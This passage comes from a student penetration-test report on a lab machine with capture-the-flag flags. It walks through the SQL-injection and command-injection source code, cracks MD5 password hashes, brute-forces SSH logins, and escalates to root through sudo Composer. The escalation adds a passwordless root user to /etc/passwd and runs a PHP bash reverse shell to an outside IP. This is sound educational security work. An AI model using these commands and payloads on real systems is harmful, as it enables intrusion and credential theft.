The reverse shell was now upgraded to a full interactive shell, which allowed for terminal functionality like e.g. job control that the base reverse shell didn't provide.

4.2.6 Source Code Analysis

This section will analyze snippets of the source code of both *login.php* and *management.php*. The process of obtaining the source code via the reverse shell has been documented in the appendix (see Figure 158 - Figure 160). The files can be viewed in the appended files under: *Assignment 2 - Complete Pentest (Mesa)* ⟶ *4. Source Code Analysis*

4.2.6.1 login.php.save

The file *login.php.save* seems to have originated when the main file was being edited on the target machine and the editing software crashed or ran out of available buffer, creating a *.save* file [67]. Its code contents mirror *login.php*, which will be discussed in the following section.

```
1 #Don't edit files on prod system. Most editors keep a .save file, which
  can remain if the editor was incorrectly closed (e.g. crashed).
2 #ICSe{n3v3r_pr0d_3d1t}
```

Figure 97: *login.php.save* flag

4.2.6.2 login.php

```
    {   //ICSe{l34rn_fr0m_s0urc3_c0de_r3v13w}
        //AUER ' or 1=1; --
        //Always use protection! ;-) Escape input
and use variable binding if available.
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE
                     username='$user_name' AND
                     password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);
```

Figure 98: Source code of *login.php* - SQL injection vulnerability and flag

The login page contained the previously discussed SQL injection vulnerability (see *Section 4.2.4 – Credential Acquisition and Web-Application Login*). The user input was being passed without validation and without escaping to the variables **$user_name** (input from the username field) and **$user_pass** (raw MD5 hash of the input from the password field) (see Figure 98).

These variables were written into a predefined string **$check_user**, which gets used as an SQL query. The variables were not escaped or validated before running the query against the database. The user can terminate the input prematurely by using the SQL string literal " ' " (single quote) or writing conditional logic to the statement that gets evaluated (see Figure 98).

The **$check_user** variable got passed to the function **mysqli_query** along with the connection to the live database (see Figure 98). This function does not escape the passed query, running it against the database without further checks [68].

Since the input is neither validated nor escaped at any point, any input consisting of valid SQL would be executed.

4.2.6.3 management.php

The management page contains the previously discussed File Inclusion / Command Injection vulnerability (see *Section 4.2.5 – Command Injection*). The problem is a lack of user input validation, as with the SQL injection vulnerability.

User input is accessed by the php program through the "read" URL-parameter via the variable **$_GET**, after which it is immediately passed to the **shell_exec** function without any validation (see Figure 99). The function does not perform checks to determine if malicious user input is present, executing any valid command [69] passed by a threat actor.

```
    if(isset($_GET['read'])){
        //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}
        //Some functions are unsafe. Never directly execute anything given by a user!
        $stuff = shell_exec("cat " . $_GET['read']);
        echo $stuff . "<br></div><div>";
        if($_GET['read'] ≠ "err.log" && $_GET['read'] ≠ "login.log" &&
$_GET['read'] ≠ "sys.log"){
            echo "<span style=\"background-color:#011526; color:#F2B872\">( ͡° ͜ʖ ͡°) 👉
<strong>ICSe{1s_th1s_4_lf1?}</strong></span>";
```

Figure 99: *management.php* command injection vulnerability and flags

```
if($_SESSION['logged_user'] ≠ "marq" && $_SESSION['logged_user'] ≠ freeman &&
$_SESSION['logged_user'] ≠ groves){
        echo "<div class=\"alert alert-
hacker\"><strong><center>ICSe{f4m0us_10r1_1n13ct}</strong></center></div>";
```

Figure 100: Additional *management.php* flag

4.2.7 Plain-Text Password Acquisition

4.2.7.1 Hash-Algorithm Identification

To crack the passwords with Kali Linux tools, a file containing all password hashes was created (see Figure 101).

```
└─$ cat pw-hashes.txt
0571749e2ac330a7455809c6b0e7af90
df64dc2eb4a0b85091dd31eb4923eaac
fddd21b9d7ce17da93c30fa5a653a1df
14754f13e5280c5d49d2ae536c2d57e2
c13d23675b7a621212c3a6bb07e0e8df
cd1142c62ebbe49a17bc8788a4c83bec
```

Figure 101: Auxiliary *pw-hashes* file containing the previously discovered password hashes

To identify which hash algorithm was used, the Linux tool *hashid* was employed (see Figure 102).

```
┌──(kali㉿kali)-[~/2 - Pentest]
└─$ hashid -j -m -o hash_ids.txt pw-hashes.txt
```

Figure 102: Using *hashid* on the password hashes

The parameters were chosen with the following reasoning [70]:

- **j**

  Inlucludes the John the Ripper mode of the detected hash algorithm.

- **m**

  Inlucludes the Hashcat mode of the detected hash algorithm.

- **o** *hash_ids.txt*

  Writes the output to a file *hash_ids.txt*.

- pw-hashes.txt

  The input file containing the list of previously discovered password hashes.

Hashid produced a list of possible candidates (see Figure 103). Figure 103 contains all unique entries of the file generated by hashid in order, showing that every hash analysis produced the same candidates. This implies the passwords have all been hashed with the same algorithm.

The complete unfiltered output produced by the call to Hashid has been documented in the appendix (see Figure 161). ChatGPT was prompted to generate the command to filter all unique entries from the file in order (see Figure 162). This was checked against the GNU awk manual, which confirms this command is applicable for this task [71]. The unfiltered result file *hash_ids.txt* can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ hash_ids.txt

```
┌──(kali㉿kali)-[~/2 - Pentest]
└─$ awk '!seen[$0]++' hash_ids.txt
--File 'pw-hashes.txt'--
Analyzing '0571749e2ac330a7455809c6b0e7af90'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing 'df64dc2eb4a0b85091dd31eb4923eaac'
Analyzing 'fddd21b9d7ce17da93c30fa5a653a1df'
Analyzing '14754f13e5280c5d49d2ae536c2d57e2'
Analyzing 'c13d23675b7a621212c3a6bb07e0e8df'
Analyzing 'cd1142c62ebbe49a17bc8788a4c83bec'
--End of file 'pw-hashes.txt'--
```

Figure 103: List of possible password hashing algorithms

Since Hashid discovered many possible candidates. It was decided to cross-reference the results with another algorithm detection tool to narrow down the possibilities (see Figure 104).



Figure 104: Online hash algorithm identification

Source: `https://hashes.com/en/tools/hash_identifier`

The *hashes.com* Hash Identifier determined the hash algorithm to be MD5. This would be tried first, falling back to the other algorithms detected by Hashid if cracking with MD5 were to fail. The assignment specified only information from *Section 4.2.2 – Active Scan (T1595) / Active Interaction* and *Section 4.2.3 – Examination of discovered web pages* should be used to identify which hash algorithm was used. The source code obtained later on would confirms the MD5 algorithm to be correct to a real attacker, since the password the user inputs gets hashed with the php "*md5*"-function (see Figure 105) [72] before being checked against the password hash in the database.

```
$user_name=$_POST['username'];
$user_pass=md5($_POST['pass']);
```

Figure 105: Hash algorithm in source code

4.2.7.2 Brute Force: Password Cracking (T1110.002): Hash-Cracking with Linux Tools

4.2.7.2.1 Preparation (Creating wordlists)

To crack the discovered password hashes, a wordlist of candidates was created by crawling pertinent webpages and collecting words from their contents. Since *x.com* makes it difficult to crawl their webpage, Mr. Buckerzerg's tweets profile contents were copied directly from the browser and pasted into a text file. Words not originating from his tweets (e.g. "Show more") were pruned from the file manually (see Figure 106). The unaltered file can be viewed in the appended files under: *Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ cewl_twitter (before processing).txt*

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat cewl_twitter.txt
Marquis Buckerzerg
@MBuckerzerg
CEO of Mesa | NFTs | Creator of virtual worlds | My dog is my everything
Joined February 2022
Feb 18, 2022
Had a pleasant appointment with my friend Mr. Freeman. We discussed possible partn
erships. Look what his algorithms did with my data! We created digital art of him,
 might auction as NFT soon!
See how data can be used to create safe environments. Only criminals got something
 to hide! https://x.com/bruise_almight/bruise_almighty/status/1221869659139366912
I can't believe it's already two years since I adopted my best friend tinkerbell!
18.02.2020 was the date my sunshine joined my family! #anniversary #puglife
```

Figure 106: Words written by Buckerzerg on his *x.com* page

A python script was written to turn the file into a parsable wordlist seperated by newlines (see Figure 107).

```python
import re
wordlist: str
with open("/home/student/Pentest/8_cracking/cewl_twitter.txt",
          "r+") as file:
    wordlist = re.sub("[^a-zA-Z0-9_]+", '\n', file.read())
    file.seek(0)
    file.write(wordlist)
```

Figure 107: Python script to turn *x.com* contents into wordlist

The script opens the file in "read+"-mode, allowing for reading and updating of the file. [53, 73]. The file contents get processed, replacing every non alphanumeric character with a newline character [74]. The program then jumps back to the start of the IO-stream [75] and writes the processed string to the original file [76].

The script can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ processor.py

The processed wordlist can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ cewl ⟶ cewl_twitter.txt

A complete wordlist was then created based on the other crawlable web pages pertaining to the subjects (see Figure 108).

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cewl mesa -m 3 -w cewl_mesa.txt && cewl https://dirk-heuzeroth.de -m 3 -w cewl
_heuzeroth.txt && cat cewl_twitter.txt cewl_mesa.txt cewl_heuzeroth.txt /usr/share
/wordlists/rockyou.txt > wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Figure 108: Creating a wordlist to run the password hashes against

Cewl was run with the following parameters for the following reasons [77]:

- **m** 3

  Sets the minimum word length to save to 3. This is the default value, therefore it could have been omitted.

- **w** *cewl_mesa.txt* / *cewl_heuzeroth.txt*

  The file to save the results to.

- mesa / https://dirk-heuzeroth.de

  The targets' homepages to crawl.

The result files were then combined with the pre-loaded wordlist *rockyou.txt* and written to a new file *wordlist.txt* (see Figure 108). The resulting files can be viewed in the appended files under: *Assignment 2 - Complete Pentest (Mesa)* ⟶ *5. Plain Text Password Acquisition* ⟶ *cewl*

4.2.7.2.2 John The Ripper

The hashes were able to be cracked with the tool *John The Ripper* (see Figure 109).

The parameters were chosen with the following reasoning [78, 79]:

- **format** = raw-md5

  Sets the hashing algorithm to check to MD5.

- **wordlist** = "wordlist.txt"

  Supplies the wordlist to try.

- **rules**

  Applies John The Ripper's default mutation rules to the wordlist.

- pw-hashes.txt

  Supplies the hashes to crack.

The complete process from wordlist generation to hash cracking in one continuous terminal session has been documented in the appendix (see Figure 163).

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ john --format=raw-md5 --rules --wordlist="wordlist.txt" pw-hashes.txt
Created directory: /home/student/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=20
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine         (?)
machine          (?)
*****            (?)
??????           (?)
hackerman        (?)
anwendungssicherheit (?)
6g 0:00:00:00 DONE (2026-05-25 21:48) 9.090g/s 21736Kp/s 21736Kc/s 22816KC/s about
..digitale
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

Figure 109: Cracking all hashes with John The Ripper

4.2.7.2.3 Hashcat

The password hashes could also be cracked with Hashcat (see Figure 110). A simple rule file *mesa.rule* was created with the following goals [80]:

- l try all lowercase
- u try all uppercase
- c try capitalizing the first letter

The parameters were chosen with the following reasoning [81]:

- **m** 0

  Sets the mode to MD5.

- pw-hashes.txt

  Supplies the hashes to crack.

- wordlist.txt

  Supplies the wordlist to try with.

- **r** mesa.rule Supplies the rule file.

- **force**

  Ignores warnings.

- **quiet**

  Suppresses output for better readability.

- **o** cracked_hashes.txt

  Writes result to an output file *cracked_hashes.txt*.

The result and rule files can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ hashcat

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat mesa.rule
l
u
c

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ hashcat -m 0 pw-hashes.txt wordlist.txt -r mesa.rule
 --force --quiet -o cracked_hashes.txt

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat cracked_hashes.txt
14754f13e5280c5d49d2ae536c2d57e2:machine
cd1142c62ebbe49a17bc8788a4c83bec:anwendungssicherheit
0571749e2ac330a7455809c6b0e7af90:sunshine
fddd21b9d7ce17da93c30fa5a653a1df:*****
df64dc2eb4a0b85091dd31eb4923eaac:??????
c13d23675b7a621212c3a6bb07e0e8df:hackerman
```

Figure 110: Cracking all hashes with Hashcat

4.2.8 SSH Login

The ascertained credentials were then tried against the Linux server hosting the webpages with the Unix account names obtained from the database backup (see Figure 111) with Hydra (Hydra was chosen since it shows the plain text passwords that work, which a simple SSH login does not). The users *sam* and *freeman* used the same passwords as they did for the management system. the The password for the user "zucc" was not the same as it was for the management system. Since Mr. Buckerzerg had a social media page, the wordlist extracted from his *x.com* profile was deemed the most likely to contain his password and was tried as well (see Figure 112) (Brute Force: Password Guessing T1110.001).

The user and password files can each respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ *6. SSH Login*

Logging into the accounts via SSH directly has been documented in the appendix (see Figure 164).

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat users.txt
zucc
sam
freeman

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat passwords.txt
sunshine
machine
anwendungssicherheit
*****
??????
hackerman

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ hydra -t 4 -L users.txt -P passwords.txt ssh://mesa
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 22:29:38
[DATA] max 4 tasks per 1 server, overall 4 tasks, 18 login tries (l:3/p:6), ~5 tries per task
[DATA] attacking ssh://mesa:22/
[22][ssh] host: mesa   login: sam   password: machine
[22][ssh] host: mesa   login: freeman   password: ??????
1 of 1 target successfully completed, 2 valid passwords found
```

Figure 111: Trying passwords with SSH

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ hydra -t 4 -L users.txt -P cewl_twitter.txt ssh://mesa
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 22:31:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 321 login tries (l:3/p:107), ~81 tries per task
[DATA] attacking ssh://mesa:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 257 to do in 00:05h, 4 active
[22][ssh] host: mesa   login: zucc   password: tinkerbell
[STATUS] 69.00 tries/min, 207 tries in 00:03h, 114 to do in 00:02h, 4 active
[STATUS] 68.75 tries/min, 275 tries in 00:04h, 46 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-25 22:36:15
```

Figure 112: Trying wordlist with SSH

The parameters for Hydra were chosen with the following reasoning [82]:

- **t** 4

  Sets the amount of threads that attack the system in parallel. (The higher default value of 16 lead to errors).

- **L** users.txt

  Supplies the list of usernames to try.

- **P** passwords.txt / cewl_twitter.txt

  Supplies the list of passwords to try.

- **ssh://mesa**

  Specifies which protocol to use (SSH), and which host to target (192.168.61.65).

4.2.9 Privilige Escalation (TA0004) [83]

4.2.9.1 User privileges

The user "sam" cannot run anything with sudo privileges (see Figure 113).

```
sam@AuV-Mesa-Entry-15:~$ sudo -l
[sudo] password for sam:
Sorry, user sam may not run sudo on AuV-Mesa-Entry-15.
```

Figure 113: Sam's privileges

The user "freeman" may run the program "composer" with sudo privileges without a sudo password (see Figure 114).

```
freeman@AuV-Mesa-Entry-15:~$ sudo -l
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo
    cal/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
```

Figure 114: Freeman's privileges

The user "zucc" has root privileges (see Figure 115).

```
zucc@AuV-Mesa-Entry-15:~$ sudo -l
Matching Defaults entries for zucc on
    AuV-Mesa-Entry-15:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zucc may run the following commands
        on AuV-Mesa-Entry-15:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
```

Figure 115: Zucc's privileges

4.2.9.2 Switching users

The user "sam" has attempted switching to the root user "zucc" before. Their bash history reveals they mistyped the username, leaving the password accesible in their logs (see Figure 116). This allows any adversary with access to the account to switch to a user with root privileges through *Unsecured Credentials: Shell History (T1552.003)* [84].

```
sam@AuV-Mesa-Entry-15:~$ cat ~/.bash_history
su zucks
tinkerbell
su zucc
sam@AuV-Mesa-Entry-15:~$ su zucc
Password:
zucc@AuV-Mesa-Entry-15:/home/sam$ sudo -l
```

Figure 116: Attempt to switch to zucc left in bash history

Since the user "zucc" has root privileges, they can switch to root via su (see Figure 117). This could be categorized as getting *Valid Accounts: Domain Accounts (T1078.002)* [85] access.

```
zucc@AuV-Mesa-Entry-15:/var/www/html$ sudo su
root@AuV-Mesa-Entry-15:/var/www/html#
```

Figure 117: Attempt to switch to zucc left in bash history

4.2.9.3 LinPEAS

To find misconfigurations of the system that might allow for privilege escalation, the *LinPEAS* script [86] was employed. The complete results can be viewed in the appended files under:
Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Linpeas ⟶ linpeas_results
Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Linpeas ⟶ linpeas_results.txt

The first file contains binary data, conserving the color highlighting of the original terminal output. In case it can't be readily viewed in an appropriate terminal, the second file contains the raw text output.

LinPEAS was run directly on the machine (see Figure 118), the results were saved to a file *lin-*

peas_result. Since the checks a large amount of possible misconfigurations, only the most relevant results will be discussed.



Figure 118: Running Linpeas on the remote target machine

The key vector that would later on allow for privilege escalation was the previously discovered misconfiguration of the user "freeman"'s ability to run the program Composer with root priviliges (see Figure 119).

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d (T1548.003)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#su
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
```

Figure 119: Running Linpeas on the remote target machine

Mr. Buckerzerg has his private key saved on the machine running the webserver. If it were to be taken over, like has been demonstrated is possible, the private key is at risk of being compromised (see Figure 120) (*Unsecured Credentials: Private Keys (T1552.004)* [87]).

```
ChallengeResponseAuthentication no
UsePAM yes
PasswordAuthentication yes

╔═══╣ Possible private SSH keys were found!
/home/zucc/.ssh/id_rsa
/var/www/phpmyadmin-RELEASE_4_8_1/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA.php
```

Figure 120: Linpeas showing private key on the remote target machine

4.2.9.4 Abuse Elevation Control Mechanism (T1548) [88]

4.2.9.4.1 Adding root user "friend" to /etc/passwd

To exploit the elevated privileges the user "freeman" has when running composer, a shell script was written that takes the steps laid out in the assignment (see Figure 121):

1. Copy */etc/passwd* into the home directory
2. Append the user "friend" with root privileges
3. Copy the altered file back into its original location

```
#!/bin/bash
cp /etc/passwd /home/freeman/passwd;
echo "friend::0:0:root:/root:/bin/bash" >> /home/freeman/passwd;
cp /home/freeman/passwd /etc/passwd;
```

Figure 121: Shell script to add super user

The corresponding composer configuration was then created (see Figure 122).

```
{
  "name": "freeman/privilege_esscalation",
  "description": "creating root user friend via sh script",
  "scripts": {
      "run-shell-script": [
          "./privilege_escalation.sh"
      ]
  }
}
```

Figure 122: Shell script to add super user

The script was then run with the command **composer run-script run-shell-script** [89], which executed the bash script with root privileges (see Figure 123).

```
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script run-shell-script
Do not run Composer as root/super user! See https://getcomposer.org/root for detai
Continue as root/super user [yes]? yes
> ./privilege_escalation.sh
```

Figure 123: Adding user "friend" via shell script through composer

The user was added, has root access, and can be switched to without requiring a password (see Figure 124).

```
freeman@AuV-Mesa-Entry-15:~$ tail /etc/passwd
systemd-timesync:x:103:110:systemd Time Synchr
systemd-network:x:104:112:systemd Network Mana
systemd-resolve:x:105:113:systemd Resolver,,,:
messagebus:x:106:114::/nonexistent:/usr/sbin/n
systemd-coredump:x:999:999:systemd Core Dumper
mysql:x:107:115:MySQL Server,,,:/nonexistent:/
zucc:x:1000:1000::/home/zucc:/bin/bash
sam:x:1001:1001::/home/sam:/bin/bash
freeman:x:1002:1002::/home/freeman:/bin/bash
friend::0:0:root:/root:/bin/bash
freeman@AuV-Mesa-Entry-15:~$ su friend
root@AuV-Mesa-Entry-15:/home/freeman# exit
exit
```

Figure 124: Switching to user "friend"

The complete script execution process in one continuous shell session has been documented in the appendix (see Figure 165). The composer configuration and shell script can respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Adding user friend ⟶ composer.json

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Adding user friend ⟶ privilege_escalation.sh

4.2.9.4.2 Creating a Bash reverse shell via PHP file

To create a reverse root bash shell with PHP, the same misconfiguration was exploited. Since the composer process runs with root privileges, using exec [90] to run the reverse shell snippet discussed in *Section 4.2.5 – Command Injection* will spawn a root shell on the system.

```
<?
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.61.2/443 0>&1'");
```

Figure 125: PHP script creating a reverse shell

The composer documentation contains an example that shows how to run PHP scripts (see Figure 126). This setup was copied to run the reverse shell PHP code (see Figure 127).



Figure 126: PHP script setup example in composer

Source: `https://getcomposer.org/doc/articles/scripts.md#executing-php-scripts`

```
{
  "name": "freeman/reverse_shell",
  "description": "creating reverse shell via php file",
  "scripts": {
      "test": [
          "@php reverse_shell.php",
          "phpunit"
      ]
  }
}
```

Figure 127: PHP script composer setup

